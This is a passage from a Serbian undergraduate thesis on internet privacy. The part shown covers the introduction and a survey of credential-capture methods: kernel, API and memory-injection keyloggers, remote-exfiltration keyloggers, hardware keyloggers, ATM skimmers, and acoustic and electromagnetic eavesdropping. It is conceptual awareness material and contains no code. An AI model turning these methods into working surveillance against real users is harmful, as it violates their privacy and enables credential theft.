



UNIVERZITET SINGIDUNUM
FAKULTET ZA INFORMATIKU I RAČUNARSTVO

Evaluacija zaštite privatnosti na Internetu

- Diplomski rad -

Mentor:

Doc. dr Saša Adamović

Student:

Mihailo Mudrinić

Br. indeksa: 2011/202358

Beograd, 2014.



FAKULTET ZA INFORMATIKU I RAČUNARSTVO

UNIVERZITET SINGIDUNUM

FAKULTET ZA INFORMATIKU I RAČUNARSTVO

Beograd, Danijelova 32

Kandidat: Mihailo Mudrinić

Broj indeksa: 2011/202358

Smer: Informatika i računarstvo

Tema: Evaluacija zaštite privatnosti na Internetu

Datum odobrenja rada:
Beograd, _____._____._____.

MENTOR

Doc. dr Saša Adamović

DEKAN

Prof. dr Dragan Cvetković

Evaluacija zaštite privatnosti na Internetu

Sažetak: U ovom radu analiziran je stepen ugroženosti privatnih korisničkih podataka na Internetu. Polazeći od različitih načina za pribavljanje privatnih podataka od strane neovlašćenih lica, kao i od lica prema kojima korisnici delegiraju svoje poverenje.

Razmatraćemo sve metode za prikupljanje podataka sa klijentske strane preko programa za Internet pregledanje i praktično predstaviti njihove krajnje granice dometa ili maksimalnu dubinu zadiranja u privatnost korisnika, klijenta.

Za potrebe ovog rada i sagledavanja ovog problema, razvijen je sistem koji će implementirati sve metode za prikupljanje podataka, preko danas dobro poznatih Internet tehnologija (JavaScript kod za prikupljanje i *PHP* okruženje za obradu podataka). Pored penetracijskih testova i podizanja eksperimentalnih okruženja, usmerićemo ostatak rada na tradicionalne metode zaštite u vidu *Internet Security Suites*, sistema za zaštitu na Internetu i njegovih prednosti, kao i mana koje se mogu uočiti primenom JavaScript tehnologije.

Krajnji rezultat rada je podizanje svesti, i kreiranja novih smernica koje će privatnost korisnika/klijenata podići na viši nivo bezbednosti i drugih poslovnih sistema u slučajevima kada postoji opasnost od neovlašćenog „ugrađivanja“ koda.

Ključne reči: ugroženost podataka, privatnost, prikupljanje podataka

SADRŽAJ

1	Uvod.....	- 2 -
1.1	Predmet istraživanja	- 4 -
1.2	Struktura rada	- 4 -
2	Pregled u oblasti istraživanja	- 6 -
2.1	Prikupljanje podataka	- 6 -
2.1.1	Prikupljanje u okviru operativnog sistema	- 7 -
2.1.2	Prikupljanje podataka u pregledaču.....	- 15 -
3	Teorijske osnove istraživanja	- 20 -
3.1	Alati i softverska osnova	- 20 -
3.2	Alati i metode zaštite	- 22 -
3.2.1	Internet Security Suites (paketi programa za zaštitu na internetu)	- 23 -
3.2.2	Internet pregledači (Web Browsers).....	- 26 -
3.3	Privatnost na internetu i njena zaštita	- 27 -
3.3.1	Green web pages – TRUSTe	- 29 -
4	Razvoj sopstvenog eksperimentalnog okruženja za prikupljanje podataka ...	- 31 -
4.1	Načini prikupljanja i obrade podataka.....	- 31 -
4.2	Generisanje informacija i analitičke pretpostavke o mogućnostima	- 33 -
4.3	Podaci prikupljeni od klijenta putem ovog sistema.....	- 36 -
5	Zaključak.....	- 38 -
5.1	Ostvareni rezultati.....	- 39 -
5.2	Budući rad	- 40 -
6	Dodatak A - Programski listinzi.....	- 41 -
7	Literatura	- 43 -

1 Uvod

Internet se kao globalni medij koristi u ljudskom društvu dugi niz decenija. Prvo zvanično otelotvorenje dobio je u vidu mreže sa komutacijom paketa. Zatim je napretkom u istraživanju došlo do spajanja više različitih mreža u jednu složenu mrežu (početkom 70-ih nastaju Mark I, ARPANET, CYCLADES, Merit Network, Tymnet i Telenet). ARPANET je prva mreža koja je povezala interne mreže različitih ustanova (UCLA i SRI). Pristup ovoj mreži proširen je 1981. razvojem CSNET. 1982 godine TCP/IP protokol je standardizovan, koji je i dan danas u globalnoj upotrebi (naravno u izmenjenom obliku jer je kroz decenije usavršavan i poboljšavan) i čini osnovu moderne komunikacije i razmene podataka u globalnoj mreži. Po poslednjim dostupnim podacima internet pristup ima preko 2 milijarde korisnika (~30% svetske populacije) i taj uzlazni trend je svakim danom sve strmiji i strmiji kako se broj ljudi ali i teritorije pokrivenne internet pristupom povećava.

Uporedo sa povećanjem dostupnosti raste i brzina pristupa internetu što takođe utiče i na povećan protok informacija i njihovu daleko veću dostupnost. Knjige, naučni časopisi, muzika, filmovi, serije, školska i fakultetska literatura dostupna je pritiskom na dugme. Za razliku od tradicionalnog odlaska u biblioteku, knjižaru pa i na sama predavanja u školi ili fakultetu danas se sve to može obaviti iz udobnosti sopstvenog doma, iz fotelje bez nekih velikih problema. Ne ulazeći dublje u razloge ovakvog trenda, koji se razlikuju od osobe do osobe i od situacije do situacije bilo da su to nedostatak vremena ili posao, naravno i ljenost se može uračunati kao validan razlog, jedan od loših razloga ali svakako sve učestalijeg u društvu, naš odnos prema našim ličnim informacijama i nečemu što ne bi trebalo deliti slobodno sa okolinom postaje sve opušteniji. Bilo da taj propust činimo svesno ili nesvesno danas sve češće možemo videti i iskusiti situacije kada ljudi svoje PIN brojeve za kartice slobodno izgovaraju u prodavnicama ili daju svoje kreditne kartice nepoznatim osobama u restoranima (konobarima), koriste svoju privatnu poštu, lozinku i sl. na javnim mestima kao što su štamparije ili biblioteke.

Ovde dolazimo do termina privatnosti, koji može imati različita značenja u različitim kontekstima, ali svi oni imaju jednu stvar koja je zajednička, a to je zaštita i skrivanje onoga što je jedinstveno i poznato samo nama i što šira okolina ne bi trebalo da zna ili poseduje. Internet privatnost je relativno nov termin u odnosu na termin kompjuterske privatnosti čiji je deo, ali i same personalne privatnosti koja postoji od trenutka početka moderne forme organizacije grupe ljudi ili nacija. Privatnost u domenu interneta može se

razdvojiti na dva dela a to su informacije koje nas mogu identifikovati (*PII - Personally Identifying Information*) i informacije koje nas ne mogu identifikovati (*non-PII*) tj. informacije o našem ponašanju navikama i sl. Osvrnimo se na informacije koje nas mogu identifikovati. To su najčešće informacije kao što su korisničko ime i lozinka. Na prvi pogled ovo su bezazleni skupovi slova i brojeva, u poslednje vreme u većini slučajeva tu imamo i specijalne znakove, i ljudi se prema njima odnose sa velikom nonšalantnošću, jer ipak šta je najgore što se može desiti ako iskoristim svoju lozinku i korisničko ime u kafiću koji ima bežični internet pristup na otvorenoj mreži? Na to pitanje će delimično odgovoriti ovaj rad, ali da se vratimo nazad na poentu.

Korisničko ime i lozinka najčešće iza sebe imaju e-mail adresu (bez e-mail-a se današnja komunikacija ne može zamisliti jer realno ne postoji servis koji ne zahteva email kao osnovnu jedinicu pristupa u manjem ili većem obliku). Email adresa ima svoju lozinku potrebnu za pristup servisu, trend se i ovde pokazuje jer je ova lozinka najčešće identična ili u malom vidu izmenjena od lozinke koja se koristi na ostalim servisima. Email nalog je u većini slučajeva kod običnih korisnika derivat njihovog internet provajdera tj. email adresa se nalazi pod okriljem web servera njihovog izabranog internet provajdera. Takođe privatnoj email adresi se najčešće pristupa sa opsega IP adresa koje pripadaju matičnom internet provajderu. Bilo da je IP dinamičkog (stalno je u stanju fluksa tj promenljiv) ili statičkog (uvek isti) tipa na serveru internet provajdera postoji zapis kada i kome je taj IP bio dodeljen. Šta to znači? Da biste se uopšte registrovali za internet usluge Vi morate provajderu ostaviti adresu mesta na kome boravite i na kome želite internet pristup, Vaše ime i prezime, Vaš lični identifikacioni broj i dokument koji ga sadrži. Dakle rezimirajmo, bilo koja akcija koju napravite na internetu kao korisnik koji se svojim korisničkim imenom i lozinkom predstavlja na nekom web servisu može direktno dovesti i proizvesti sve vaše privatne podatke, naravno dostupne verovatno samo ograničenom broju ljudi koji imaju dovoljno visoko ovlašćenje za to ali sa druge strane da li su to jedine individue ili organizacije koje tako nešto mogu uraditi? Naravno tu imamo različite vladine organizacije, organe reda i mira, ali iza svega toga postoji još jedan skup ljudi i organizacija koji se svakodnevno bave ovim pitanjem. Tu grupu čine hakeri, krekeri organizovovane kriminalne grupe i slično. Oni se podacima koje prikupljaju služe tako što pomoću njih preuzimaju identitete, stvaraju nove identitete, transferuju novac sa vašeg računa na njihove, podižu kredite na vaše ime, otvaraju firme i još veliki spektar akcija koje se mogu izvršiti na štetu pojedinca u cilju ostvarivanja dobiti ili izvršenja nekog dela,

bilo da je on kriminalan ili jednostavno samo zadovoljava nečiju potrebu za dokazivanjem i zabavom.

Pored konvencijalnih metoda prikupljanja i dobavljanja informacija, u poslednjem periodu možemo uočiti novi trend pod nazivom društvene mreže. Društvene/socijalne mreže predstavljaju novi fenomen u polju privatnosti jer na ovim mrežama korisnici sami praktično nude svoje lične podatke i ostavljaju veliki prostor za manipulaciju i prikupljanje istih. Naravno ove mreže nude opcije za zaštitu istih, ali su one ili duboko skrivene ili ne toliko očigledne. Cloud sistemi predstavljaju još jedan novi vid zbirnog mesta za korisničke informacije koji omogućavaju da se svi privatni podaci i informacije uskladište i čuvaju na jednom mestu. Cloud-i svakako predstavljaju sigurniji oblik skladištenja informacija, ali su ti sistemi onoliko sigurni koliko su im sigurne fizičke lokacije na kojima se nalaze mašine i serveri na kojima se podaci stvarno i nalaze. Iako postoji veliki broj regulativa koje kontrolišu raspolaganje podacima i obradom istih, one su vrlo često ili nejasne ili relativno opušteno u domenu kazni za kršenje pravila.

Ovaj rad će se baviti samo jednim malim delom oblasti obuhvaćenje terminima privatnost, prikupljanjem podataka, zaštitom od istog i od „prisluškivanja“ i trudiće se da da smernice koje mogu pomoći u prevenciji i zaštiti.

1.1 Predmet istraživanja

Predmet istraživanja su metode za prikupljanje korisničkih podataka, prvenstveno od strane neovlašćenih osoba, ali i od strane lica u koje korisnici imaju poverenje i kojima poveravaju deo svojih podataka, naročito u situacijama kada korisnici toga nisu ni svesni ili kada pretpostavljaju da postoji određena vrsta zloupotrebe u domenu privatnosti ali nisu u mogućnosti da bilo šta preduzmu.

1.2 Struktura rada

Pri izradi rada korišćene su smernice iz predložene strukture standardnog diplomskog rada. U uvodnom poglavlju opisan je predmet istraživanja rada. Drugo poglavlje bavi se pregledom trenutnog stanja u oblasti prikupljanja podataka korisnika tj. ugrožavanja njihove privatnosti i dostignuća u ovom domenu, takođe daje se i pregled stanja u oblasti koja se bavi zaštitom privatnosti korisnika i tehnologijama koje to omogućuju.


U trećem poglavlju dati su teorijski pregledi tehnologija koje omogućavaju prikupljanje, obradu, ali i zaštitu podataka u šta spadaju poznate tehnike, algoritmi i software koji se danas upotrebljava. Četvrta oblast daje pregled ekperimentalnog sistema zasnovanog na JavaScript i PHP tehnologiji, i prvenstveno služi kao alat za penetracijske testove, ali takođe i kao način za demonstriranje mogućnosti prikupljanja podataka bez znanja korisnika. I na kraju, u petom poglavlju dat je zaključak sa ostvarenim doprinosima, kao i sa predlogom za budući rad.

2 Pregled u oblasti istraživanja

2.1 Prikupljanje podataka

Akvizicija korisničkih podataka kao što su lozinke, korisnička imena i slični osetljivi podaci može se obaviti korišćenjem različitih metoda (bilo da su one prosto prikupljanje, pogađanje ili pak neka druga metoda).

Među tim metodama svrstavaju se prisluškivanje mrežnog saobraćaja, prikupljanje korišćenjem *keylogger* programa, obmanjivanje korisnika ili pak pogađanjem u vidu napada korišćenjem rečnika, *brute-force* napadima i sl.



1

Slika 1 – Različite metode akvizicije korisničkih lozinki²

¹ Link: <http://resources.infosecinstitute.com/keyloggers-how-they-work-and-more/>

2.1.1 Prikupljanje u okviru operativnog sistema

2.1.1.1 Softverski alati

Hipervizorski *keylogger*-i

Hipervizorski tip *keylogger*-a može biti uključen u malverskog hipervizora koji je se izvršava iza operativnog sistema. On praktično postaje virtuelna mašina koju korisnik sistema ne može detektovati. Tipičan primer ovakvog alata je program pod nazivom *Blue pill* (plava pilula).

Koncept ovog programa svodi se na hvatanje i preuzimanje instance operativnog sistema pokretanjem malog hipervizora (monitor virtuelnih mašina) i virtuelizacija ostatka mašine pod njim. Originalni sistem bi i dalje održavao sve postojeće reference ka svim fajlovima i uređajima, ali skoro sve drugo, kao što su hardverski prekidi, zahtevi za podacima ili sistemsko vreme mogu biti presretnuti od strane hipervizora (koji može slati lažne odgovore ili odgovore izmenjenog tipa). Drugi naziv za ovakav alat je i *VMBR*, odnosno rutkit baziran na vituelnoj mašini (*virtual-machine based rootkit*). Ovakvi „sistemi“ su u svojoj osnovi tehnički 100% nevidljivi korisniku sistema, naročito kod AMD procesora kod kojih je virtuelizacija u sklopu najnižeg sloja procesorske logike jer virtuelizivani gost tj. korisnik nema mogućnost da pita da li je on gost ili ne. Još uvek se vode diskusije na ovu temu i neki istraživači tvrde da 100% nevidljivost tehnički nije ostvariva. Izvorni kod programa se od 2007 godine može naći na internetu i koristiti samo u edukativne i istraživačke svrhe.


Kernel *keylogger*-i

Predstavlja program na mašini koji se skriva u samoj osnovi operativnog sistema u tzv. korenu (*root*) i odatle presreće otkucane tastere na tastaturi (jer svaki prolazi kroz osnovu sistema). Ovakvi programi su teški za pisanje ali su takođe teški i za detekciju i otkljanjanje. Ovakvi *keylogger*-i smeštaju se u kernelski nivo sistema i samim tim su veoma teški za detekciju, pogotovu za aplikacije koje se izvršavaju u korisničkom modu tj. nemaju prístup korenim funkcijama (*root access*). Najčešće se implementiraju u vidu rutkitova (*rootkit*) koji varaju operativni sistem (zaobilaze ga) i dobijaju neodobreni pristup hardveru, što ih čini veoma moćnim alatima. Na ovakav način rutkit *keylogger* može imitirati drajver za tastaturu i na taj način dobija pristup svakom otkucanom tasteru.

Keylogger-i bazirani na API³-ju

U svim grafičkim okruženjima svaka akcija se izražava svojim događajem (event). Pritisak tastera, pomeraj miša, pa čak i promena veličine prozora predstavlja događaj. Grafička okruženja formiraju se kao petlja, koja se često naziva petlja događaja, koja čeka novi događaj, definiše njegovu prirodu i formira akciju kao odgovor na događaj. Tipične aplikacije prikupljaju događaje i izvršavaju akcije bazirane na njihovim sopstvenim prozorima i ne ulaze u petlje događaja koji se odnose na druge aplikacije.

Keylogger-i bazirani na API pozivima koriste tu dodatnu mogućnosti monitoringa petlji događaja drugih aplikacija. Oni predstavljaju relativno jednostavne programe koji se povezuju na API tastature koji omogućavaju dobijanje obaveštenja od samog operativnog sistema kada dodje do novog stanja tj. pritiskanja tastera. Iako su oni najprostiji za pisanje takođe su i najjednostavniji za detekciju jer opterećenje sistemskih resursa raste paralelno sa povećanjem pritisnutih odnosno detektovanih tastera. Povećana količina unosa za sobom povlači povećano opterećenje procesora potrebnog za detekciju pa se ovakvi programi mogu na veoma brz način vizuelno detektovati korišćenjem Windows Task Managera ili nekog drugog programa slične namene.



Slika 2 – Primer pseudo-koda *keylogger*-a baziranog na API pozivima


³ API : Application Programming Interface

Keylogger-i bazirani na memorijskim inekcijama

Ovakvi *keylogger*-i menjaju memorijske tabele koje se odnose na internet pregledače i druge sistemske funkcije kako bi vršile monitoring unosa. Izmenama memorijskih tabela ili direktnim dodavanjem sopstvenog sadržaja, ova tehnika se može koristiti za zaobilaženje Kontrole Korisničkog Naloga (*User Account Control - UAC*). Trojanci kao što su *Zeus* i *SpyEye* koriste ovakav metod monitoringa. Sličan princip se može primeniti i na ostale operativne sisteme koji imaju sličan sistem zaštite korisničkih unosa i akcija.

Analizatori paketa

Ovakav softver zasniva se na praćenju i snimanju mrežnog saobraćaja koji je povezan sa *HTTP POST* zahtevima kako bi se dobio korisnički unos koji se odnosi na nezaštićene lozinke ili bilo koje druge informacije poslate ovim metodom. Neki od tipičnih primera ovakvih softvera su *Wireshark*, *Fiddler*, *Carnivore*, *Cain* and *Abel* i sl. Ovo je naravno moguće pod uslovom da je reč o nezaštićenoj komunikaciji u formi *HTTP* protokola jer korišćenje *HTTPS* (*HTTP Secure*) negira ovakav vid prikupljanja (ili ga u velikoj meri otežava).



Slika 3 – Otkrivanje lozinke korišćenjem Wireshark programa

Lokalni *keylogger*-i sa udaljenim pristupom

Ovakvi *keylogger*-i su tipični *keylogger* programi na lokalnom računaru ali sa jednom bitnom razlikom. Oni imaju dodatnu mogućnost da prikupljene podatke proslede direktno napadaču korišćenjem neke od metoda udaljenog pristupa :

- Upload-ovanjem podataka na sajt, bazu ili putem *FTP*-a
- Periodičnim slanjem u vidu email-a na predefinisanu adresu
- Podaci se bežičnim putem prenose na odredište korišćenjem dodatnog hardverskog modula.
- Omogućavanjem udaljenog pristupa napadaču na lokalnoj mašini radi prikupljanja snimljenih podataka i log-ova

Ovakve pretnje su pretnje direktno ka i na lokalnom računaru tako da metode kao što su *HTTPS* komunikacija ovde nemaju uticaja tj. ne podižu nivo tajnosti.

Firmware:

Firmware koji radi na *BIOS* nivou i obrađuje događaje (*events*) vezane za tastaturu može biti modifikovan da u isto vreme i snima te iste događaje. Za implementaciju potreban je fizički pristup ili super-korisnički nalog (specijalan nalog koji se koristi za administraciju sistema) na računaru, takođe softver koji se ubacuje u *BIOS* mora biti napravljen za specifične komponente koje se nalaze u računaru.

Hardverski *keylogger*-i


Hardverski *keylogger*-i ne zavise od bilo kakvog softvera koji je potrebno instalirati kako bi se podaci prikupili jer se sve što je potrebno za monitoring nalazi na uređaju koji se implementira na računar.

Slika 4 - Primeri nekih hardverskih *keylogger*-a

Hardverski *keylogger*-i koji se koriste pri snimanju pritisnutih tastera funkcionišu na principu postojanja fizičkog uređaja koji se umeće negde u liniji između tastature i računara, najčešće se priključuje na sam konektor kabla tastature. Postoje i verzije namenjene *USB* konektorima kao i posebni uređaji namenjeni za korišćenje na laptop računarima, u vidu *Mini-PCI* kartica koji se konektuju na odgovarajući slot u laptopu.

Postoje i suptilnije varijante hardverskih *keylogger*-a koji se mogu instalirati unutar tastature ili su prethodno već ugrađeni u same tastature u procesu proizvodnje, tako da se fizički dodatak ne može primetiti na samom kablu. Oba tipa beleže sve pritisnute tastere na tastaturi i skladište ih na internim memorijama, kojima se kasnije može pristupiti koristeći na primer tajnu sekvencu tastera. Hardverski *keylogger* ima prednost nad softverskim rešenjem jer ne zavisi od operativnog sistema koji se nalazi na ciljanom računaru i ne može ući u konflikt sa nekim drugim programom i tako otkriti svoje postojanje, a takođe ne može ni biti detektovan konvencionalnim metodama kao što su posmatranje opterećenja i zauzeća računarskih resursa. Međutim, obzirom da se radi o hardverskoj komponenti (postoji u fizičkom svetu) i ukoliko se instalacija vrši na primer između porta za tastaturu na kućištu računara i kabla tastature, njegovo prisustvo se može lako uočiti fizičkom opservacijom.

Neke verzije hardverskih *keylogger*-a imaju dodatnu mogućnost udaljenog pristupa tj. u sebi imaju ugrađene bežične ili bluetooth module kojima se omogućava napadaču da u bilo kom trenutku pristupi internoj memoriji i prikupi snimljene podatke, ili pak da u realnom vremenu prati otkucaje tastera na tastaturi.



Slika 5 – Primeri fizičkih dodataka

Prisluškivači bežičnih tastatura

Predstavljaju pasivne uređaje koji prikupljaju pakete podataka poslatih od strane bežične tastature ka svom prijemniku. Sa obzirom da su prisluškivači bežičnih tastatura pasivne prirode, bilo kakva enkripcija koja postoji između odašiljača i prijemnika mora biti razbijena pre upotrebe kako bi komunikacija mogla biti presretnuta.

Prekrivači tastature

Napadači koji za cilj imaju prikupljanje pritisnutih tastera na uređajima kao što su bankomati mogu koristiti ovakve uređaje za prikupljanje *PIN* brojeva prekrivanjem originalne tastature prekrivačem koji izgleda indentično kao original i beleži svaki pritisnuti taster na bankomatu, ali takođe prenosi svaki pritisnuti taster na originalni uređaj tako da se pri samoj upotrebi bankomata ne vidi nikakva razlika i korisnik ostaje u potpunom uverenju da svoj *PIN* broj ukucava na samom uređaju.



Slika 6 – Skimmer za bankomat

Akustički *keylogger*-i

Akustična kriptanaliza može se koristiti za monitoring zvuka nastalog pritiskanjem tastera na tastaturi računara. Svaki taster ima svoj unikatni zvuk, iako razlika nije očigledna sa aspekta ljudskog sluha zvučni potpis se suptilno razlikuje od tastera do tastera. Korišćenjem ove činjenice nam daje mogućnost uparivanja akustičnog potpisa sa realnim tasterom upotrebom statističkih metoda kao što je analiza frekvencija. Frekvencija ponavljanja sličnih akustičnih potpisa tastera, period između različitih pritisnutih tastera i druge informacije kao što su moguć jezik korišćen pri kucanju koriste se u okviru ove analize kako bi se mapirali zvukovi tj. kako bi se uparili akustični potpisi sa fizičkim

⁴ Link: <http://krebsonsecurity.com/wp-content/uploads/2010/01/lmskim1.jpg>

tasterima. Tipično je potreban snimak od 1000 ili više pritisaka kako bi ova analiza bila moguća (povećanjem broja snimljenih tastera svakako povećava i preciznost ove analize).

EM analiza

Kod žičanih tastatura postoji mogućnost snimanja elektromagnetnih zračenja kabla tastature sa udaljenosti do 20 metara, koje se može obaviti bez ikakvog fizičkog pristupa samoj tastaturi. Švajcarski naučnici su 2009. godine testirali 11 različitih USB, PS/2 i laptop tastatura u prostoriji koja je polu-rezistentna na eho i zaključili su da su sve ranjive na ovakvu metodu snimanja prvenstveno zbog nedostatka pravilne izolacije tj. zaštitnog omotača koji bi sprečio „curenje“ elektromagnetnih talasa jer bi se tako troškovi proizvodnje tastatura znatno povećali. Istraživači su koristili prijemnik širokog opsega podešen na specifičnu frekvenciju emisija same tastature.

Optička prismotra

Optička prismotra, iako u klasičnom smislu nije tip *keylogger*-a, svakako je moguć pristup za otkrivanje i snimanje korisničkih podataka kao što su lozinke ili PIN brojevi. Pravilno postavljena minijatura kamera, koja može se postaviti npr. na bankomat tako da nije lako uočljiva, omogućuje napadaču da posmatra i snimi PIN broj osobe koja koristi taj bankomat.

Fizička prismotra

Ovaj tip prikupljanja podataka suštinski nije *keylogger*, ali se dobijena informacija ne razlikuje od informacije prikupljene pomoću *keylogger*-a. Ova metoda primenjuje se tipično kod mini-tastatura koje se koriste za zaštitu objekata od nedozvoljenog pristupa. Svaki otkucan taster na sebi ima dokaz o korišćenju u vidu mnogobrojnih otisaka prstiju (u zavisnosti od nivoa upotrebe). Lozinka od četiri cifre na klasičnoj numeričkoj tastaturi koja na sebi ima 10 tastera (brojeva) predstavlja jednu od 10^4 mogućnosti, ali ako su te cifre poznate, broj mogućnosti smanjuje se na samo 24. Što se kasnije može iskoristiti za napad manuelnim unošenjem svake od mogućih kombinacija.

2.1.2 Prikupljanje podataka u pregledaču

